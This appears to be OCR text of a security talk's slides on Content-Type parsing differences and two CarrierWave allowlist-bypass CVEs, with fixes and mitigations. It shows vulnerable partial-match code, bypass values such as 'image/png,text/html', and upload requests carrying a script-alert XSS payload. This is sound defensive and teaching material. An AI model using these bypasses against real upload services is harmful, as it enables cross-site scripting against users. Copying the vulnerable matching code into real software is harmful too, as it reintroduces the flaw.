
Variables related to mimeType are mutable, so they are overwritten by For loop.

Specification of Content-Type

Flatt SECURITY

WHATWG Fetch standard

Parse Logic for Header Values

1. Let input be the result of isomorphic decoding value.
2. Let position be a position variable for input, initially pointing at the start of input.
3. Let values be a list of strings, initially empty.
4. Let temporaryValue be the empty string.
5. While position is not past the end of input:
    1. Append the result of collecting a sequence of code points that are not U+0022 (") or U+002C (,) from input, given position, to temporaryValue.
    2. If position is not past the end of input, then:
        1. If the code point at position within input is U+0022 ("), then:
            1. Append the result of collecting an HTTP quoted string from input, given position, to temporaryValue.
            2. If position is not past the end of input, then continue.
        2. Otherwise:
            1. Assert: the code point at position within input is U+002C (,).
            2. Advance position by 1.
    3. Remove all HTTP tab or space from the start and end of temporaryValue.
    4. Append temporaryValue to values.
    5. Set temporaryValue to the empty string.
6. Return values.

Specification of Content-Type

Flatt SECURITY

WHATWG Fetch standard

Pseudo-implementation with TypeScript

```typescript
function splitHeaderValues(headerValues: string) {
  let position = 0;
  let values: string[] = [];
  let temporaryValue = "";
  while (position < headerValues.length) {
    let codePoint = headerValues[position];
    if (codePoint !== '"' && codePoint !== ",") {
      temporaryValue += codePoint;
    } else {
      if (codePoint === '"') {
        temporaryValue += collectQuotedString(headerValue
        position++;
      } else {
        position++;
      }
      temporaryValue = temporaryValue.trim();
      values.push(temporaryValue);
      temporaryValue = "";
    }
    position++;
  }
  return values;
}
```

Comma(,) is used as the character used for division

Interpretation Difference for Specification

Flatt SECURITY

Semicolon (;)

RFC9110:

```
Content-Type: image/png; text/html
```

WHATWG:

```
Content-Type: image/png; text/html
```

Interpretation Difference for Specification

Flatt SECURITY

Semicolon (;)

RFC9110:

Content-Type: image/png; text/html

MimeType is image/png

WHATWG:

Content-Type: image/png; text/html

MimeType is image/png

Interpretation Difference for Specification

Flatt SECURITY

Semicolon (;)

Semicolon (;) is used to delimit parameters, so the

RFC9110:

Content-Type: image/png; text/html

↓

MimeType is image/png

WHATWG:

Content-Type: image/png; text/html

↓

MimeType is image/png

Interpretation Difference for Specification

Flatt SECURITY

Comma(,)

RFC9110:

Content-Type: image/png, text/html

WHATWG:

Content-Type: image/png, text/html

Interpretation Difference for Specification

Flatt SECURITY

Comma(,)

RFC9110:

Content-Type: image/png, text/html

Undefined (Content-Type is defined as singular)

WHATWG:

Content-Type: image/png, text/html

MimeType is text/html

Interpretation Difference for Specification

Flatt SECURITY

Comma(,)

Treats values as singular due to lack of interpretation definition.

RFC9110:

Content-Type: image/png, text/html

↓

Undefined (Content-Type is defined as singular)

WHATWG:

Content-Type: image/png, text/html

↓

MimeType is text/html

Example of code with inadequate implementation

Flatt SECURITY

Code Implementation(Allow image/png)

```
if (input_ct.startsWith("image/png")) {
  contentType = input_ct;
}
```

Prefix match

```
if (input_ct.endsWith("image/png")) {
  contentType = input_ct;
}
```

Suffix match

```
if (!/^image\/png/.input_ct) {
  contentType = input_ct;
}
```

Regex match

Include

Bypass Example

image/png, text/html

text/html; image/png


image/png, text/html

text/html; image/png

4.
CVE-2023-49090 and CVE-2024-29034

CVE-2023-49090 and CVE-2024-29034

Flatt SECURITY



Content-Type allowlist bypass vulnerability, possibly leading to XSS

Published Moderate mshibuya published GHSA-gxhx-g4fq-49hj on Nov 29, 2023 · 1 comment

Package	Affected versions	Patched versions
carrierwave (RubyGems)	< 3.0.5 and < 2.2.5	3.0.5, 2.2.5

mshibuya opened on Nov 25, 2023 · edited

Description

Impact

CarrierWave::Uploader::ContentTypeAllowlist has a Content-Type allowlist bypass vulnerability, possibly leading to XSS.

The validation in `allowlisted_content_type?` determines Content-Type permissions by performing a partial match.
If the `content_type` argument of `allowlisted_content_type?` is passed a value crafted by the attacker, Content-Types not included in the `content_type_allowlist` will be allowed.

In addition, by setting the Content-Type configured by the attacker at the time of file delivery, it is possible to cause XSS on the user's browser when the uploaded file is opened.

Patches


Upgrade to 3.0.5 or 2.2.5.

Workarounds

When validating with `allowlisted_content_type?` in CarrierWave::Uploader::ContentTypeAllowlist , forward match(`\A`) the Content-Type set in `content_type_allowlist` , preventing unintentional permission of `text/html;image/png` when you want to allow only `image/png` in `content_type_allowlist` .

References

OWASP - File Upload Cheat Sheet



Content-Type allowlist bypass vulnerability which possibly leads to XSS remained

Moderate mshibuya published GHSA-vfmv-jfc5-pjjw 5 days ago

Package	Affected versions	Patched versions
carrierwave (RubyGems)	< 3.0.7 and < 2.2.6	3.0.7, 2.2.6

Description

Impact

The vulnerability CVE-2023-49090 wasn't fully addressed.

This vulnerability is caused by the fact that when uploading to object storage, including Amazon S3, it is possible to set a Content-Type value that is interpreted by browsers to be different from what's allowed by `content_type_allowlist` , by providing multiple values separated by commas.

This bypassed value can be used to cause XSS.

Patches

Upgrade to 3.0.7 or 2.2.6.

Workarounds

Use the following monkey patch to let CarrierWave parse the Content-type by using `Marcel::MimeType.for` .

```
# For CarrierWave 3.x
CarrierWave::SanitizedFile.class_eval do
  def declared_content_type
    @declared_content_type ||
      if @file.respond_to?(:content_type) && @file.content_type
        Marcel::MimeType.for(declared_type: @file.content_type.to_s.chomp)
      end
  end
end
```

Severity

Moderate 6.8 / 10

CVSS base metrics

Attack vector	Network
Attack complexity	Low
Privileges required	Low
User interaction	Required
Scope	Changed
Confidentiality	High
Integrity	None
Availability	None

CVSS:3.1/AV:N/AC:L/PR:L/UI:R/S:C/C:H/I:N/A:N

CVE ID

CVE-2024-29034

Weaknesses

No CWEs


Credits


a-zara-n Analyst

CVE-2023-49090: https://github.com/carrierwaveuploader/carrierwave/security/advisories/GHSA-gxhx-g4fq-49hj
CVE-2024-29034: https://github.com/carrierwaveuploader/carrierwave/security/advisories/GHSA-vfmv-jfc5-pjjw

Carrierwave


Flatt SECURITY






Carrierwave

Flatt SECURITY





Content-Type was registered in the metadata when the object was uploaded.

feature of Validation

Flatt SECURITY

Validation

```ruby
class AvatarUploadre < CarrierWave::Uploader::Base

  def store_dir
    "uploads/#{model.class.to_s.underscore}/#{mounted_as}/#{model.id}"
  end

  def extension_allowlist
    %w(jpg jpeg png)
  end

  def content_type_allowlist
    ['image/jpeg', 'image/png']
  end

  def image_type_whitelist
    [:jpeg, :png]
  end

end
```

CVE-2023-49090 - something was discovered

Flatt SECURITY

Validation

```ruby
class AvatarUploadre < CarrierWave::Uploader::Base

  def store_dir
    "uploads/#{model.class.to_s.underscore}/#{mounted_as}/#{model.id}"
  end

  def extension_allowlist
    %w(jpg jpeg png)
  end

  def content_type_allowlist
    ['image/jpeg', 'image/png']
  end

  def image_type_whitelist
    [:jpeg, :png]
  end

end
```

CVE-2023-49090 - Confirmation of implementation

Flatt SECURITY

allowlisted_content_type

```
def whitelisted_content-type?(content_type)
  Array(content_type_allowlist).any? do |item|
    item = Regexp.quote(item) if item.class != Regexp
    content_type =~/#{item}/
  end
end
```

CVE-2023-49090 - Confirmation of implementation

Flatt SECURITY

allowlisted_content_type

```
def whitelisted_content-type?(content_type)
  Array(content_type_allowlist).any? do |item|
    item = Regexp.quote(item) if item.class != Regexp
    content_type =~/#{item}/
  end
end
```

CVE-2023-49090 - Confirmation of implementation

Flatt SECURITY

allowlisted_content_type

```
def content_type_allowlist
  ['image/jpeg', 'image/png']
end
```

whitelisted_content_type

```
def whitelisted_content-type?(content_type)
  Array(content_type_allowlist).any? do |item|
    item = Regexp.quote(item) if item.class != Regexp
    content_type =~/#{item}/
  end
end
```

created_allowlist

```
content_type =~ /image\/png/
content_type =~ /image\/jpeg/
```

CVE-2023-49090 - Confirmation of implementation

Flatt SECURITY

Response → 200 OK

CVE-2023-49090 - Confirmation of implementation

Flatt SECURITY

Response → 404 Not Found

CVE-2023-49090 - Confirmation of implementation

Response → 200 OK

CVE-2023-49090 - Confirmation of implementation

Flatt SECURITY

allowlisted_content_type

```
def content_type_allowlist
  ['image/jpeg', 'image/png']
end
```

whitelisted_content_type

```
def whitelisted_content-type?(content_type)
  Array(content_type_allowlist).any? do |item|
    item = Regexp.quote(item) if item.class != Regexp
    content_type =~/#{item}/
  end
end
```

created_allowlist

```
content_type =~ /image\/png/
content_type =~ /image\/jpeg/
```

CVE-2023-49090 - Confirmation of implementation

Flatt SECURITY

allowlisted_content_type


```
def content_type_allowlist
  ['image/jpeg', 'image/png']
end
```

whitelisted_content_type

```
def whitelisted_content-type?(content_type)
  Array(content_type_allowlist).any? do |item|
    item = Regexp.quote(item) if item.class != Regexp
    content_type =~/#{item}/
  end
end
```

created_allowlist

```
content_type =~ /image\/png/
content_type =~ /image\/jpeg/
```




I want the browser to render it as text/html

Interpretation Difference for Specification

Flatt SECURITY

Semicolon (;)

Semicolon (;) is used to delimit parameters, so the



RFC9110:

Content-Type: image/png; text/

↓

MimeType is image/png

WHATWG:

Content-Type: image/png; text/html

↓

MimeType is image/png

CVE-2023-49090 - Confirmation of implementation

Flatt SECURITY

Response → 200 OK

CVE-2023-49090 - Erroneous Fix Proposal

Flatt SECURITY

allowlisted_content_type

```
def content_type_allowlist
  ['image/jpeg', 'image/png']
end
```


whitelisted_content_type

```
def whitelisted_content-type?(content_type)
  Array(content_type_allowlist).any? do |item|
    item = Regexp.quote(item) if item.class != Regexp
    content_type =~/\A#{item}/
  end
end
```

created_allowlist

```
content_type =~ /\Aimage\/png/
content_type =~ /\Aimage\/jpeg/
```

My sincere apologies...



CVE-2023-49090 - Fix Proposal after Specification survey

Flatt SECURITY

```
allowlisted_content_type

def content_type_allowlist
  ['image/jpeg', 'image/png']
end
```

```
whitelisted_content_type

def whitelisted_content-type?(content_type)
  Array(content_type_allowlist).any? do |item|
    item = Regexp.quote(item) if item.class != Regexp
    content_type =~/\A#{item}/
  end
end
```

/\A#{item}/

StartsWith much

image/png, text/html

I can Bypass it. ....

Flatt SECURITY

HTTP Request

```
POST /example HTTP/1.1
Host: local
Content-Typ                                    undary=--foo

--foo
Content-Disposition: form-data; name="file"; filename="xss.png"
Content-Type: image/png,text/html

 PNG

IHDR:~U
IDATc6_gIENDB`

<script>alert(document.domain)</script>

--foo
```

image/png,text/html

Response → 200 OK

CVE-2024-29034 - Fix

Flatt SECURITY

For CarrierWave 3.x


```ruby
# For CarrierWave 3.x
CarrierWave::SanitizedFile.class_eval do
  def declared_content_type
    @declared_content_type ||
      if @file.respond_to?(:content_type) && @file.content_type
        Marcel::MimeType.for(declared_type: @file.content_type.to_s.chomp)
      end
  end
end
```

For CarrierWave 2.x

```ruby
# For CarrierWave 2.x
CarrierWave::SanitizedFile.class_eval do
  def existing_content_type
    if @file.respond_to?(:content_type) && @file.content_type
      Marcel::MimeType.for(declared_type: @file.content_type.to_s.chomp)
    end
  end
end
```

CVE-2024-29034 - Fix

Flatt SECURITY




HTTP Request

```
POST / HTTP/1.1
Host: example.com
Content-Type: multipart/form-data; boundary=--foo

--foo
Content-Disposition: form-data; name="file"; filename="xss.png" Content-Type: image/png,text/html

<script>alert(document.domain)</script>
```

Content-Type: image/png,text/html

CVE-2024-29034 - Fix



Content-Type: image/png,text/html
changed to image/png by
Marcel::Mimetype

CVE-2024-29034 - Fix

Metadata is set to a safe Content-Type

5. 対策
Security measures in implementation

Security measures in implementation

Flatt SECURITY

- Content-Type is an exact match
- No partial matches are used
  - No startsWith
  - No endsWith
  - No includes
- Be careful of unintended string matches when using regular expressions
  - /^image/(png|jpeg|jpg|gif)$/

Use User Input For Content-Type


- Determine the value of Content-type based on the information in the file
  - File Header
  - Extension
- Validation of the determined value

Set Mechanically determined Value For Content-Type

Security measures in implementation

Flatt SECURITY

Example - Server Side

